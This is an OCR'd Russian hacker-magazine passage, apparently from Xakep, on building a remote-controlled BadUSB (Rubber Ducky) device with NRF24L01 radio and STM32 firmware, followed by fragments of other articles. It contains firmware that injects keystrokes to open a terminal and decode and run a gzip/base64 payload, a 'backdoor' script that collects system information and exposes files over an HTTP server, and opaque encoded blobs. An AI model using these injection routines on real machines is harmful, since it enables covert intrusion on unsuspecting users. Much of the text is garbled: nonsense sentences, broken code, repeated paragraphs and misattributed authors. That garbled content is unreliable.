Во многих реализациях BadUSB есть один очевидный минус, в именно: они начинают работать сразу же, вне зависимости после включения или через задержки промежуток времени. Иногда это удобно, иногда не очень. Куда эффективнее контролировать работу устройства издалека, тогда можно выждать подходящий момент. Такие конструкции тоже встречаются, и некоторое время назад я кунчал даже была статья об этом на Хабре.

Но использовать в данном случае ESP12E мне не хотелось по многим причинам. Во-первых, он очень дорогой, из-за размера, который не укладывался в габариты, которые я задавал себе. Но NRF24L01 на роль такого радиоуправления подошел прекрасно: достаточная скорость передачи, скромное энергопотребление и, главное, доступная цена.

Изначально я рассчитывал, что за пару часов смогу без проволочной передачи настроить обмен бубликами по работе с NRF24. Оказалось, что это не так просто. Выяснилось, что модуль достаточно капризный, и на одном форуме поставщиков чипов зачинает более 120 страниц.

Если вкратце, чтобы конфигурировать чипы в нем, что просторам китайских онлайнсервисов пощадил есть примерно с десятка чипов нечта NRF24L01, при чем все они имеют разные ноги и это если сидеть исключить отпаренный брак. У меня, например, заявлен только вариант с переменной длиной пакета, и то из-за него приходится ковырять код. Зато мне помог достаточный запас на модуль и его библиотеки версии.

Собственно, проблема с болтанкой нежнечетенных клонов лучше всего полной инициализацией, когда явно прописываются значения из всех регистров, что позволяет обходить проблемы неоперативных установок по умолчанию. Также есть интересная деталь, о которой упоминают далеко не в каждом примере, а если и упоминают, то обычно вскользь. Это команда ACTIVATE(0x50) с параметром 0x73, которая, по сведениям есть лишь во втором варианте NRF24L01. Без нее запись в регистры **FEATURE** и **DYNPD** не происходит, а остаются нулями, ничего не зашедшие. Чтобы до этого докопаться, пришлось перепробовать огромное количество магазинов и поспрашать шму SPI разнообразных систем, в программе Signal есть удобный декодер протокола NRF24L01.

В итоге инициализация получилась такой:

```
void nrf_toggle_features(void) {
  NRF_CSN_LO();
  // Без этой команды не устанавливается произвольная
  // длина пакета, инструкция не всегда срабатывает с первого раза
  */
  NRF_SPI_TRANSFER(ACTIVATE); // Активируют регистр FEATURE
  NRF_SPI_TRANSFER(0x73);
  NRF_WSPI();
  NRF_CSN_HI();
}

void nrf_init(void) {
  uint8_t self_addr[] = {0x7A, 0x7A, 0x7A, 0x7A, 0x7A};
  // Собственный адрес
  uint8_t remote_addr[] = {0xC2, 0xC2, 0xC2, 0xC2, 0xC2};
  // Адрес удаленной стороны
  NRF_CE_HI();
  delay_us(500);
  // FEATURE следует активировать с самого начала
  nrf_reg(FEATURE, 0x06);
  while(nrf_reg(FEATURE|0x1F)!=0x6){
    nrf_toggle_features();
    // delay_us(500);
    nrf_reg(FEATURE, 0x06); // Произвольная длина данных
    // delay_us(500);
  }
  nrf_reg(CONFIG, 0x0F);
  // Delay_us(500);
  nrf_reg(EN_AA, 0x01); // Enable Pipe1
  nrf_reg(EN_RADDR, 0x01); // Enable Pipe1
  nrf_reg(SETUP_AW, 0x03); // Setup address width = 5 bytes
  nrf_reg(SETUP_RETR, 0x5); // 250us, 2 retrans
  nrf_reg(RF_CH, 0); // Частота 2400 MHz
  nrf_write(RX_ADDR_P0,remote_addr,5);
  nrf_write(TX_ADDR,remote_addr,5);
  nrf_write(RX_ADDR_P0,self_addr,5);
  nrf_write(RX_ADDR_P1,self_addr,5);
  nrf_reg(RF_SETUP, 0x06); // TX_PWR:0dBm, Datarate:1Mbps
  nrf_reg(RX_PW_P0, 32);
  nrf_reg(RX_PW_P1, 32); // 32
  nrf_reg(DYNPD, 0x03); // (1 << DPL_P0) | (1 << DPL_P1);

  NRF_CE_HI();
}
```

После успешной инициализации как работает как часы и отправка, и прием данных требовалось. Мы отправляем данные в NRF интерфейса SPI, переводим модуль в режим передачи, обнуляем младший бит в **CONFIG** и записываем передаваемую строку всюду до конвейера **WR_TX_PLOAD**. После чего остается несколько раз подрять пинанс CE на 25 мкс, до того пор пока буфер для передачи не опустеет:

```
uint8_t nrf_send(uint8_t *data,uint8_t len) {
  uint8_t fifo;
  NRF_CE_LO();
  nrf_flushtx();
  nrf_reg(CONFIG,0x0e); // Режим передачи
  delay_us(15);
  nrf_write_buffer(WR_TX_PLOAD,data,len);
  NRF_CE_HI();
  delay_us(50);
  NRF_CE_LO();
  while(!(nrf_reg(FIFO_STATUS) & TX_EMPTY)) {
    NRF_CE_HI();
    delay_us(5);
    NRF_CE_LO();
  }
}
```

Прием происходит следующим образом: мы переводим модуль в режим передачи, подтягиваем линию CE и ждем нижний уровень на выводе IRQ (**IRITER**). После чего проверяем, есть ли принятый пакет, в случае регистр, выполняем данную пакета и опытываем данное с помощью команды **R_RX_PLOAD**. В общем остается только не забывать сбрасывать прерывание:

```
#define _nrf_rx_payload_width() nrf_reg(R_RX_PL_WD)
uint8_t nrf_status() {
  uint8_t status = 0;
  NRF_CSN_LO();
  status = WSPI_TRANSFER(NOP);
  NRF_WSPI();
  NRF_CSN_HI();
  return status;
}

void extib_isr(void) {
  extl_reset_request(EXTIB);
  gpio_toggle(GPIOC, GPIO13);
  uint8_t status, temp, len;
  // uint8_t pipe_num;
  status = nrf_status();
  ...
  if (status & RX_DR) {
    len = nrf_rx_payload_width();
    nrf_read(RD_RX_PLOAD, data, len);
    // printf("data %d len %d\n", data, len);
    // run_cmd(data);
    cmd_rcv = 1; // Обработчик не стоит запускать в прерывании
  }
  nrf_reg(STATUS, status); // Сбрасываем флаг приема (RD_RX)
  ...
}
```

Разумеется, прием можно выполнять и без прерывания. Надо просто в цикле ждать установку бита RD_RX и статусом регистра. Но с прерыванием, на мой взгляд, удобнее и быстрее. Что же касается адресов устройств, то менять настраивать адреса P0 и TX необязательно, так как передатчик слушает адрес, заданный у TX в канале P0. Это необходимо для приема сигнала ASK. Как бонус получается, что устройства с одинаковым адресом настраивать могут друг общаться между собой в обе стороны.

Продолжение статьи →

УТИНЫЕ ИСТОРИИ

ДЕЛАЕМ СВОЙ АНАЛОГ RUBBER DUCKY С БЕСПРОВОДНОЙ СВЯЗЬЮ

Протокол обмена

NRF24L01 не предоставляет никакого высокоуровневого протокола для общения между устройствами. Мы получили продукт, с которого можем будем отсчитать строкой текста, в котором приемник попытается найти инструкцию с помощью функции **strstr()**. Если подходящее лексема не обнаружилось, то сразу же передаем приемнику сигнал что ожидать клавиатуры. Последнее — задел на повышение функциональности в будущем, так как пульт способен принимать команды по UART, что расширяет возможности применения девайса.

Ниже представлены соответствующие функции приема и отправки команд:

```
void run_cmd() {
  if (strstr(data, "WCA")) run_script_gizlo(info_payload);
  else if (strstr(data, "TEST")) send_word("Hello world!");
  else if(strstr(data, "MX2 ")) ps2_decode_prev_key(data);
  else if (strstr(data, "MOUSE")) mouse_move_rand();
  ...
  else if (strstr(data, "MASS64")) cat_ascii_art_gizlo(gir1_1_base64);
  else if (strstr(data, "MASS64")) cat_ascii_art_gizlo(gir1_base64)
;
  else send_word(data);
}
```

```
void key_proc(uint8_*key) {
  /* keyboard layout
  * 0x01  0x7f  0xf1  0xf2  0xf3
  * 0xf0  0x8f  0x79  0x80
  * 0x78  0x5f  0xf0  0x7f  0x5f
  * 0xf7  0xff
  */
  if(*key == 0xff) return;
  // if (key == 0xff) sleep();
  printf("proc %d\r\n",*key);
  switch(*key) {
    case 0x01:
      nrf_send("RIGHT", 4);
      break;
    case 0x7f:
      nrf_send("MX2 B2 0", 8); // key_up
      break;
    case 0xf1:
      nrf_send("MX2 B1 0", 8); // key_down
      break;
    case 0xf0:
      nrf_send("WSA", 3);
      break;
    case 0x8f:
      nrf_send("MX2 A4 0", 8); // space
      break;
    case 0x79:
      nrf_send("MX2 A4 0", 8); // backspace
      break;
    case 0x80:
      nrf_send("MSHIFT", 6);
      break;
    case 0x78:
      nrf_send("CTRL", 4);
      break;
  }
  *key = 0xff;
}
```

РЕАЛИЗАЦИЯ В ЖЕЛЕЗЕ

Вот так выглядит схема устройства. Слева изображен пульт, справа эмулятор:

Сначала все было выполнено на макетах. Во время предварительной сборки надо обратить внимание на несколько моментов. Прежде всего, на модуль NRF24 обязательно следует напаять конденсатор по питанию. Учитывая, что кучу чего, скорее всего, висит на проводах, 100 мкФ будет вполне достаточно. Во-первых, это позволит исключить проблемы связи, если что-то подвисит так. Во-вторых, подавая питание сразу с двух источников (с двух сторон встроенного стабилизатора), можно убить схему питания в Blue Pill. Вроде мелочь, а нервничто. Поэтому, когда используется питание от USB, всегда отключай дополнительный источник.

WARNING

Вставлять самодельное устройство в USB-порт компьютера может быть чревато крупным разнообразием и выходом контроллера USB из строя. Поэтому, если пообещал тебе хочется, а уверенности в прямых руках рук нет, можно воспользоваться внешним USB-кабелем (причем, и это не дает стопроцентных гарантий).

В этот раз в качестве контроллера клавиатуры пульта я не стал использовать сдвиговый регистр, как в прошлом или MP3-плеере. Расширяемость портов ввода-вывода PCF8574 для такой задачи подходит гораздо лучше, чем сдвиговый регистр. Главное преимущество — наличие сигнала прерывания, что сильно упрощает работу с клавиатурой со стороны микроконтроллера. Кроме того, I2C — это две линии, в интерфейс регистра составляет минимум три. Да и стоит микросхема не сильно дороже — всего 15 рублей в розницу.


А вот и готовый макет. Не могу сказать, что все заработало сразу, пришлось повозиться, побить в бубен и покурить мануалы. Но в итоге все проблемы удалось решить.

Как ты понимаешь, в таком виде это все жутко неправильно, поэтому устройство надо обрабатывать достойнее. Тут уже на глаза попадались фрезы, и родилась вполне сносная идея упаковать все в готовый и хорошо уже знакомый корпус. Размер пульта фрезы на 14 на 34 мм, особо не разгуливаешься, но с применением двусторонного монтажа втиснуться удалось легко.

Тут я впервые изготовлял двусторонюю плату, и в целом это оказалось не так сложно, как я представлял. (Так, наверное, можно докатиться и до металлизации отверстий. И честно говоря попытаюсь даже лучше, чем у сказал. Для сравнения снизу рядом с оригинальной флешкой.


Как ты понимаешь, в таком виде это все жутко неправильно, поэтому устройство надо обрабатывать достойнее. Тут уже на глаза попадались фрезы, и родилась вполне сносная идея упаковать все в готовый и хорошо уже знакомый корпус. Размер пульта фрезы на 14 на 34 мм, особо не разгуливаешься, но с применением двусторонного монтажа втиснуться удалось легко.

Тут я впервые изготовлял двусторонюю плату, и в целом это оказалось не так сложно, как я представлял. (Так, наверное, можно докатиться и до металлизации отверстий. И честно говоря попытаюсь даже лучше, чем у сказал. Для сравнения снизу рядом с оригинальной флешкой.



Теперь можно поместить в корпус — плата встала как родная.

Правда, пришлось сверху нашлась проволка для подключения светодиода, и совсем забыл про него, когда разводил плату. Ну да плат без ошибок не бывает. Осталось прикрутить крышку на место.



Что касается пульта, то при переводе от макета к финальной версии я решил оптимизировать питание. Дело в том, что для устойчивой работы передающей частоте необходимо 3.3 В. Конечно, напряжение можно опустить до 3 В, и тогда схему допустимо запитать и от двух батареек АА. Но так не удастся выжать из батареек весь заряд, ведь их конечное напряжение составляет что-то около 1 В (или примерно 2 В для двух последовательно подключенных источников). А это явно недостаточно.

Если взять аккумулятор Ni-MH, то это будет уже 2.4 В в заряженном состоянии, что тоже маловато. Решением проблемы оказалось применение step-up-преобразователя на MT3608. Обвязка требуется минимум, а эффективность мощностью достигает 85%. Это позволяет питать схему от двух и даже одного аккумулятора.

Я собрал пульт, потрапил несколько ошибок (забыл подтягивающие резисторы для PCF8574), и все заработало. Плохо померил ток потребления от одного аккумулятора — целых 250 мА! Подробнее на в каких вопросе не полет, так что исправим это и озаботимся вопросом энергосбережения в нашем устройстве.

Энергосбережение

Держать микроконтроллер включенным все время нет никакой необходимости, он нужен лишь в момент нажатия кнопки. Помимо, выше я писал про сигнал прерывания от контроллера клавиатуры? Тут он очень кстати. Поэтому будем ждать нажатия кнопки, будить наш схему, посылать данные в эфир и снова засыпать. Кроме того, переход NRF24L01 в режим stand by вместо постоянного приема позволяет дополнительно сократить потребление. Финальный штрих — погасить светодиод, он тоже потребляет несколько миллиампер.

Главное здесь — не забыть, что при пробуждении микроконтроллера блок RCC тактируется от внутреннего генератора 8 МГц напрямую. Это сбивает все таймеры и интервалы, которые нужно предварительно функцию переинициировать.

```
void sleep() {
  NRF_CE_LOG(); // Выключаем приемник в NRF24
  printf("Going to sleep\r\n");
  // Переходим в режим Stop, выход по прерыванию EXIT
  SCB_SCR |= SCB_SCR_SLEEPDEEP;
  PWR_CR &= ~PWR_CR_PDDS;
  PWR_CR |= PWR_CR_LPDS;
  PWR_CR |= PWR_CR_CWUF;
  gpio_clear(GPIOB,GPIO12); // Экономим еще 0,1 мА
  sleep_mode = 1; // Запоминаем, что заснули
  __asm__("WFI");
}

void wake() {
  // После выхода из сна надо переинициировать тактирование!
  rcc_clock_setup_in_hsi_out_48mhz();
  gpio_set(GPIOB, GPIO12);
  NRF_CE_HIGH(); // Включаем приемник
  sleep_mode = 0;
}
```

Применение этих нюансов позволило снизить потребление более чем в 500 раз! Финальное значение удалось измерить на уровне всего по 0,5 мА, что можно считать очень хорошим результатом.

Продолжение статьи →

УТИНЫЕ ИСТОРИИ

ДЕЛАЕМ СВОЙ АНАЛОГ RUBBER DUCKY С ПОДДЕРЖКОЙ СВЯЗЬЮ

СЦЕНАРИИ ИСПОЛЬЗОВАНИЯ

Теперь перейдем к вариантам применения нашего комплекта. Самое первое, но не самое очевидное применение — это пульт управления. Как пользователю Arch Linux, мне очень нравится MPlayer, управление которым полностью осуществляется горячими клавишами.

INFO

Подробнее о том, чем хорош Arch Linux, читай в статье «Когда мешают мелочи. 10 причин установить Arch Linux».

Подружить его с новым устройством очень просто. Отправка с пульта строки **PK2 A B** приводит к эмуляции нажатия клавиш с кодом A и модификатором B. Этими двумя значениями можно описать любую клавишу и практически любое сочетание клавиш из числа используемых.

Окей, а как насчет чего-нибудь посмешнее?

WARNING

Все описанное ниже представлено исключительно в ознакомительных целях и не является руководством к действию. Также следует помнить, что совершение неправомерных действий влечет за собой правовые последствия.

На самом деле дальше все зависит от твоего воображения. С таким устройством можно разыграть незадачливого пользователя, прокинув горячие клавиши в самый неподходящий момент (например, комбинация Alt + F4 в Windows раздражает жертву особенно быстро).

«Глючная» мышь

Наверняка ты сталкивался с неотзывчивыми, плохо работающими мышами. Во время работы или игры за компьютером это очень неприятная штука. Чтобы имитировать такую мышь, мы можем научить девайс двигать курсор, написав несложную функцию:

```
void mouse_move_rand(void) {
    int dx, dy;
    dx = (rand() % 255) - 127;
    dy = (rand() % 255) - 127;
    mouse_move2(dx, dy);
}
```


Качество генератора псевдослучайных чисел тут несущественно. Однако, чтобы все было совсем красиво, мы можем инициализировать генератор случайным числом из АЦП, об этом была целая статья.

```
static uint16_t get_random(void) {
    // Получение случайного числа из АЦП
    uint16_t temp;
    uint8_t channel = 16;
    uint16_t adc = 0;
    rcc_periph_clock_enable(RCC_GPIOA);
    rcc_periph_clock_enable(RCC_ADC1);
    rcc_set_adcpre(RCC_CFGR_ADCPRE_PCLK2_DIV2);
    adc_power_off(ADC1);
    /* We configure everything for one single conversion. */
    adc_disable_scan_mode(ADC1);
    adc_set_single_conversion_mode(ADC1);
    adc_disable_external_trigger_regular(ADC1);
    adc_set_right_aligned(ADC1);
    /* We want to read the temperature sensor, so we have to enable
it. */
    adc_enable_temperature_sensor();
    adc_set_sample_time_on_all_channels(ADC1, ADC_SMPR_SMP_28DOT5CYC)
;
    adc_power_on(ADC1);
    /* Wait for ADC starting up. */
    for (uint32_t i = 0; i < 800000; i++) __asm__("nop");
    //adc_reset_calibration(ADC1);
    //adc_calibrate(ADC1);
    adc_set_regular_sequence(ADC1, 1, &channel);
    for (uint8_t i = 0; i < 16; i++) {
        temp <<= 1;
        adc_start_conversion_direct(ADC1);
        /* Wait for end of conversion. */
        while (!(ADC_SR(ADC1) & ADC_SR_EOC));
        temp|=ADC_DR(ADC1) & 0b1; // Нас интересует два младших бита
    }
    adc_power_off(ADC1);
    rcc_periph_clock_disable(RCC_ADC1);
    return temp;
}
```

Работает неплохо, для инициализации ГПСЧ как раз хватит. Давным на кнопку, курсор уходит в произвольном направлении, и, если пользователь в этот момент делает что-то ответственное-мощное, он будет несколько удивлен.

Баловатство с текстом

Точно так же по нажатию клавиши в текстовом документе можно отрисовать какой-нибудь ASCII-арт. Например, вот такую птичку (я назвал ее «трисогуль-кой», не спрашивай почему):



Чтобы добавить ее в кодс, понадобится много кавычек, переносов строк и экранирования символов. Расстаяться все это время уточнительно, поэтому можно воспользоваться скриптом и перекладывать текстовую картинку в массив. Следующий скрипт принимает два аргумента: имя файла с картинкой и имя выходного массива.

```
#!/bin/zsh
if [ -z $2 ]; then echo "Name=\"ascii\"; else NAME=$2; fi;
N_LINE=$(wc -l $1|awk '{ print $1 }')
echo "static const uint8_t ${NAME}[]=" >out
for line in {1..$N_LINE}
do
    #echo $i
    STR=$(sed -n "s/\\\\\\/g;s/\"/\"/g;" "${1}p" $1)
    echo $STR
    echo "$STR\'\n" >> out
done
echo ';' >> out
```

Выполняем команды

Теперь давай сделаем что-нибудь посерьезнее. Чтобы добраться до возможности исполнять команды в Windows, нужно вместе Super + R, затем набрать **cmd** и Enter. Главное — угадать с задержками, потому что если вводить команду, пока окно окончательно не открыто, то она упадет в пустоту. Впрочем, найти подробную информацию для Windows в интернете не составит труда.

Что же касается Linux, то, как ты понимаешь, тут уже возможны варианты. Конечно, почти всегда можно рассчитывать на Ctrl + F2, но тогда придется наверняка авторизоваться в системе, а это уже само по себе задача. Поэтому примем для простоты, что мы уже знаем хотелки для вызова эмулятора терминала. Например, Ctrl + Alt + T. Тогда мы можем набрать какую-нибудь однострочную команду или вовсю написать небольшой скрипт.

```
void write_script_and_run_it() {
    send_shortkey('t',MOD_CTRL|MOD_ALT); // Ctrl + Alt + t – open
console
    for(uint32_t i = 0; i < 0x2FFFFF; i++) __asm__("nop");
    send_word("echo '#!/bin/zsh' >> payload.sh\n"
        "echo Candidum is the best!>> payload.sh\n"
        "echo 'for i in {1..100}'>> payload.sh\n"
        "echo 'do echo TEST payload script $i'>> payload.sh\n"
        "echo 'done'>> payload.sh\n"
        "echo 'rm payload.sh'\n"
        "clear\n"
        "chmod +x payload.sh\n"
        "./payload.sh\n");
}
```

Однако и такой подход неудобен и нерационален, поскольку требует много лишних кнопок.

Бэкдор

Есть вариант гораздо эффективнее и изящнее — связка потокового сжатия и кодирования в Base64. Возьмем небольшой скрипт, который собирает информацию о системе и открывает бэкдор.

```
#!/bin/bash
echo "****************SYSTEM INFO****************" > report.txt
echo "****************RELEASE****************" >> report.txt
cat /etc/*-release* >>report.txt
echo "****************UNAME****************" >> report.txt
uname -a >>report.txt
echo "****************USER****************" >> report.txt
who >>report.txt
whoami >>report.txt
echo "****************PROCESS****************" >> report.txt
ip addr show >>report.txt
#cat report.txt
python -m http.server 8080 &
```

Сжимаем его при помощи gzip на лету, перекодируя результат в Base64 с помощью **cat script.sh|gzip -9|base64**. После небольшой обработки получаем вот такой массив в прошлом микроконтроллера.

```
static const uint8_t info_payload[] =
"H4sIAAAAAAACA42QvQCMBCAd57lMSBBMrIZMJQEx3RQ3VwLHB3SYQ2RvR9e3ET-
f1Juu5/
vu8sf"

"K13JAGmSER4ZQoIFfgY7syMtIC+3+6+eDxvQqK52sb3bf4aK7HgG6C9Gh9jf-
cKAHb8CDSeFuM3wm
    "3PSTWUOO3jKgFcIEV/
mZLRyHjxOGEeJFXjFLVQQHSzG7gFvWwlGyHbUOFdvesVVwwoSQNSDsfBF"
    "BvUNNaR3msDaeW3jG36jSEAAAA==";
```

Осталось только выполнить обратную процедуру, благо Base64 и gzip у нас стандартные утилиты. Набираем echo **BASE64 |base64 -d|gzip -d>payload.sh;chmod +x payload.sh;./payload.sh**\n или, если смотреть со стороны прошивки:

```
void run_script_gzip(uint8_t *src) {
    send_shortkey('t',MOD_CTRL|MOD_ALT); // Ctrl + Alt + t – open
console
    for(uint32_t i = 0; i < 0x2FFFFF; i++) __asm__("nop");
    send_word("echo '");
    send_word(src);
    send_word("|base64 -d|gzip -d>payload.sh;"
        "chmod +x payload.sh;"
        "./payload.sh;");
    for(uint32_t i = 0; i < 0x2FFFFF; i++) __asm__("nop");
    send_word("\n");
        cat_ascii_art_gzip(bird_base64);
}
```

А в конце добавляем пищу пищу, куда же без нее. Таким образом, остаток, очень удобно хранить и выводить в терминале ASCII-графику, тут и экономия места, и усиленное набора нагнав. Да и создавать такие массивы тоже пригодится скриптом.

```
#!/bin/zsh
if [ -z $2 ]; then NAME="ascii"; else NAME=$2; fi;
echo "static const uint8_t ${NAME}[]=" Data >>$2;
cat $1|gzip -9|base64|sed -e 's/"/'/g;s/$/"/g' |tee -a "${NAME}.h"
>>$2; |tee -a "${NAME}.h"
```

Листинг еще короче предыдущего, а экономия места в разы. Как тебе уже наверняка понятно, в качестве нагрузки скрипты использовать особенно удобно. Причем это необязательно должен быть shell. Python выглядит даже более привлекательно. Вот, например, Reverse shell или кейс с шифровальщиком. Здесь определенно есть где развернуться и над чем поэкспериментировать на досуге. Дружа, теперь мне точно сказать тебе занятересовать достаточно сильно, так что дальше ты и сам разберешься.

WWW

Как всегда, исходники проекта доступны на GitHub.

БОНУС

Ну а для тех, кто не поленился дочитать до самого конца, по традиции небольшой бонус. Удачи! :)

```
H4sIAAAAAACA41XXOW/1OOR95l6k8Xr1ak1DDo1ipSMVCMFf2sZwgPb83OWPMONsaXVmWm+
t6PZ1KNBE5CEbqzz2z7z1+1mBgf7CrRMPHee+vCFQ0Xu6wPLJ+wsG6NQeVEHUMcP99ai6FFYcY5Y
1oMu92Gr4SAGj51AH1HP9MGOT0D2kDsnsG8tumhYT/GasnwB3hgI6IGJ1hZfOEMo26ZYycGf1t6
9DmgS/WlxXBDzzIFMQPedBeGndFBxrXj9OPfsGLN6Oc/AE+IDTwfDs+7JYTyf9I3/yr1sKBDuD
Fr/ZzTmqIGBmyVrXwNbVxSfl5ttrMQWXFk+ivEwzM2TQCc+NW+jwhTxqpY2jmvOVbGzA+RF9P
MEBxXk3IK4zj5T2IvQKrnOhfgxwkfx/hvkrf143WU2ZrAwBq4+sk5SQQy58l/aPQMh3+xKBkPBT
aqcjlIo4TdS2PuYAhyDIsEG7sYtykZXLmVqDfhNkgX17RpWFlTZXcFLyUm/IgQNWCRNomcES
1AGnSuBy3blkGmOOBcvOvc1xsis7qUJT1IBNV/PdZ38xMwSuhxRpOdR5RmeIsimW65sYZZ9
VrB1sw+EgOFrbNxqfuRgwX4+efTWwqzZ6RqoCl/IOCqLfGu7snDBfCnR&gDHqZT6EOn+Jf1
KzDvFPxOVsCqIqNTxxcxcrfgEhO2EIuKCVXUnhjr+ZzjZHS+BfZwwhvHt2MvuJ/vAoIqOb/
qONx1YPZ3tsdLKFXuR+cnaiKFVOA/gWPvMNFSqRLpvx3GWC1dZjaIdJ3JUXgCFvjIjJ0
D7vZEHr6ZS9bKXtzhFaZbA7Ia3XG1xqGku9J7BGdmPOLUFQQgNLzOFGaYxuZHIegUSMwuUFQg
0Y6ksCzCd14WoOuUzr3pnQrTSeTaMfnr2WBuhz7bKoUB3hbkchetSI1IfHEILlcNd5xzZ6I9
BjraBhQQ1+l/3gUWk+1XX5Ump8AIB+5R5RLuy5GE3CjxFjBfSDqx3nEWFUIvKLJEJ5HMwLfmCBH
LcMGB6LVGJ8ZXXLZ2Z1+1mBgf7CrRMPHee+vCFQ0Xu6wPLJ+wsG6NQeVEHUMcP99ai6FFYcY5Y
9aIL15gKyAvekTuBAMXQTpfXI4vuhzb2GqUuyqBqUMCtWr7FzkmZ1+I7wPl7VSEIQlKxtKlLy
1UVpQVSRNJuzhqFIeSc/UpmqlVuZ9QlGwNCAzS8kyOxb5d+SPKTQkyhMmJhYRzyyf7eEwE
rAz2yDOOCZuyEgRzSKcfHo7HFJQQZIFoqwGuuuSr9GGBmBPVhqFIUEGuvEyJ1/XKdFTMLZP
QMlWcnl3WoRiiy1Ac1PEfCy76CZ2XA+0YqSSqlbm3OJ0IEtIWu/xLlPJ+OSVcZIm83wC9YGLvB
D3PNKCyjbgAA
```

КАК И ЗА ЧТО СУДИЛИ РОССИЙСКИХ ХАКЕРОВ В 2019 ГОДУ

Василий Гольцев

Новости о задержании киберпреступников на территории России сопровождаются в СМИ с завидным постоянством. Загоняем проблему, но из них нельзя понять, в чем конкретно обвиняются задержанные и какие суммы ущерба нанесены. Эта статья рассказывает тебе о том, как в нашей стране судят киберпреступников и насколько строга к ним наша судебная система.

Как известно, в России главным борцом с киберпреступностью выступает специализированное подразделение ФСБ и МВД. Но не исключаем возможность оставшиеся дела, которые инспекторам передают в суд, где рассматриваются дела, связанные с компьютерными преступлениями. Мы проанализировали 4 дела компьютерных преступлений, которые были рассмотрены в России за 2019 год по наверным статьям Уголовного кодекса на основе данных, которые сумели обнаружить в открытых источниках. Это статьи 272 УК 2018 № 242-ФЗ «О внесении изменений в кодексы» и дополнительно 159 УК 2018 «Мошенничество». Согласно российским законам, за преступления в сфере высокого обеспечения обычно — это и «государственная измена».

АТАКИ НА ГОСУДАРСТВЕННЫЕ ОБЪЕКТЫ ИНФОРМАЦИОННОЙ ИНФРАСТРУКТУРЫ

Статья 272 УК РФ гласит: за взлом в виде кражи, уничтожения Сохранения, которой, которые полезны, сайт Правительства, Администрации, Верховного суда, Генеральной прокуратуры, Сколко лежит в неделю, которые у разного типичного значения, будет задержан матерью прусским. Сайты, которые лежат в неделю.

Самые совершенно прусский ночью и ночью с его помощью цвиркнуть сайт, которые ночью сайт и ночью с его помощью цвиркнуть сайт, которые ночью сайт. В подобном деле суд назначил виновному 2 года условного лишения свободы. В тяжелом случае — 3 года условного лишения свободы. Если ущерб нанесен, то уже 3 года условного лишения свободы. В тяжелом случае подсудимый подвергнется лишению свободы на 5 лет. Если ущерб нанесен, то уже 5 лет лишения свободы. В целом случае уголовное дело прекращено.

Вспомы вспомнить нам, что, когда прусский уже обнаружил нападение в государственной компании суждения. Сотрудники исследовали, что в компании, которая, которая, которая

ФУНДАМЕНТАЛЬНЫЕ ОСНОВЫ ХАКЕРСТВА

Брайан Кернинган
Денис Ритчи
Кен Томпсон
Роберт Пайк
Рэй Кэссиди
Алекс Стивенс

КАКИЕ БЫВАЮТ ВИРТУАЛЬНЫЕ ФУНКЦИИ И КАК ИХ ИСКАТЬ

Брайан Кернинган
Денис Ритчи
Кен Томпсон
Роберт Пайк
Рэй Кэссиди
Алекс Стивенс

В своем бестселлере «Фундаментальные основы хакерства» Рэй, увидевшие свет более 15 лет назад, Кернинган и Пайк рассмотрели ряд ключевых вопросов, касающихся программирования, с акцентом на «сложные» аспекты. Сегодня мы обратимся к отрывкам из обновленного издания этого книги. Сегодня мы обсудим, какие бывают виртуальные функции, особенности и в каких случаях, которые помогут отыскать их в коде.

Читай также:

- Фундаментальные основы хакерства: Как не стать «сисадмином» и «кодером» (ДЛЯОМ, 2015)
- Фундаментальные основы хакерства: Как не стать «сисадмином» и «кодером» (ДЛЯОМ, 2016)
- Фундаментальные основы хакерства: Как не стать «сисадмином» и «кодером» (ДЛЯОМ, 2017)

ИДЕНТИФИКАЦИЯ ЧИСТО ВИРТУАЛЬНЫХ ФУНКЦИЙ

Если фальшивые объектные в базовом классе, то виртуальные функции, которые в нем определены, не вызываются. Если в базовом классе есть чисто виртуальные функции, обобщенные версии Put() и Get() обращают соответствующие вызовы к объектам. Если в классе нет чисто виртуальных функций, то обобщенные версии Put() и Get() обращаются к объектам, которые в классе есть. Если в классе есть чисто виртуальные функции, то вызовы Put() и Get() обращаются к объектам, которые в классе есть, которые помогут отыскать их в коде.

В этом нам помогает обратится следующий пример (листинг примера PutGet):

```
#include stdio.h

class Base {
public:
  virtual void demo(int); * k;
};

class Derived publicc Base {
public:
  virtual void demo(int); {
  printf("Derived\n");
};

int main()
{
  Base *p = new Base;
  p->demo(1);
  delete p;
  p = new Derived;
  p->demo(1);
  delete p;
}
```

Результат его исполнения в общем случае должен выглядеть так:

```
Derived
Derived
```

Результат его исполнения в общем случае должен выглядеть так:

```
Derived
Derived
```

Чтобы уразнять, какой метод вызывается, используется call cs:inst Derived::PTMAIN; чтобы сначала перейти к таблице виртуальных методов класса Derived (листинг Derived):

```
.text Derived::PTMAIN' dq offset Derived.demo(int)

; ---------------------------------------------------------------

; .text Derived::demo(int) proc near
.text  sub  rsp, 28h;      ; ТАЙМАУТ
.text  mov  ecx,[rsp+30h]
.text  call cs:__acrt_iob_func(0)
```

В результате обращения по ссылке для x86-64 сразу подставляет правильные значения:

```
.text  Derived::demo(int)
```

Что мы выполняем в таблицу виртуальных методов?

Если также обратить тебе внимание на следующие данные. Отсюда нам необходимо перейти к таблице виртуальных методов класса Derived и вызвать метод, который в ней определен. Поскольку виртуальных методов, тогда как собственно виртуальных методов есть набор вызова виртуальных:

```
.text
```

ФУНДАМЕНТАЛЬНЫЕ ОСНОВЫ ХАКЕРСТВА

КАКИЕ БЫВАЮТ ВИРТУАЛЬНЫЕ ФУНКЦИИ И КАК ИХ ЛОМАТЬ

ПЕРЕМЕННОВАЯ ИНСТРУКЦИЯ

Как рассматривалось ранее, вызов разных экземпляров методов их формы **mov** Эффективен и не работ:

Для вызова виртуальных функций **call** Перемещение стоит пять ещё, вторая, что в 5 раз медленнее обычного. Но в реальности вызовы виртуальных функций происходят вызов всего из методов первый — без смещения и виртуальной **call qword ptr [rbx]** и второй — со смещением — **call qword ptr [rbx+8]**:

```
mov    rbx, [rbx]
call   qword ptr [rbx]
mov    rbx, [rbx]
call   qword ptr [rbx+8]
```

Сколотим данные. В регистре RBX находится объект C и происходит вызов его метода:

```
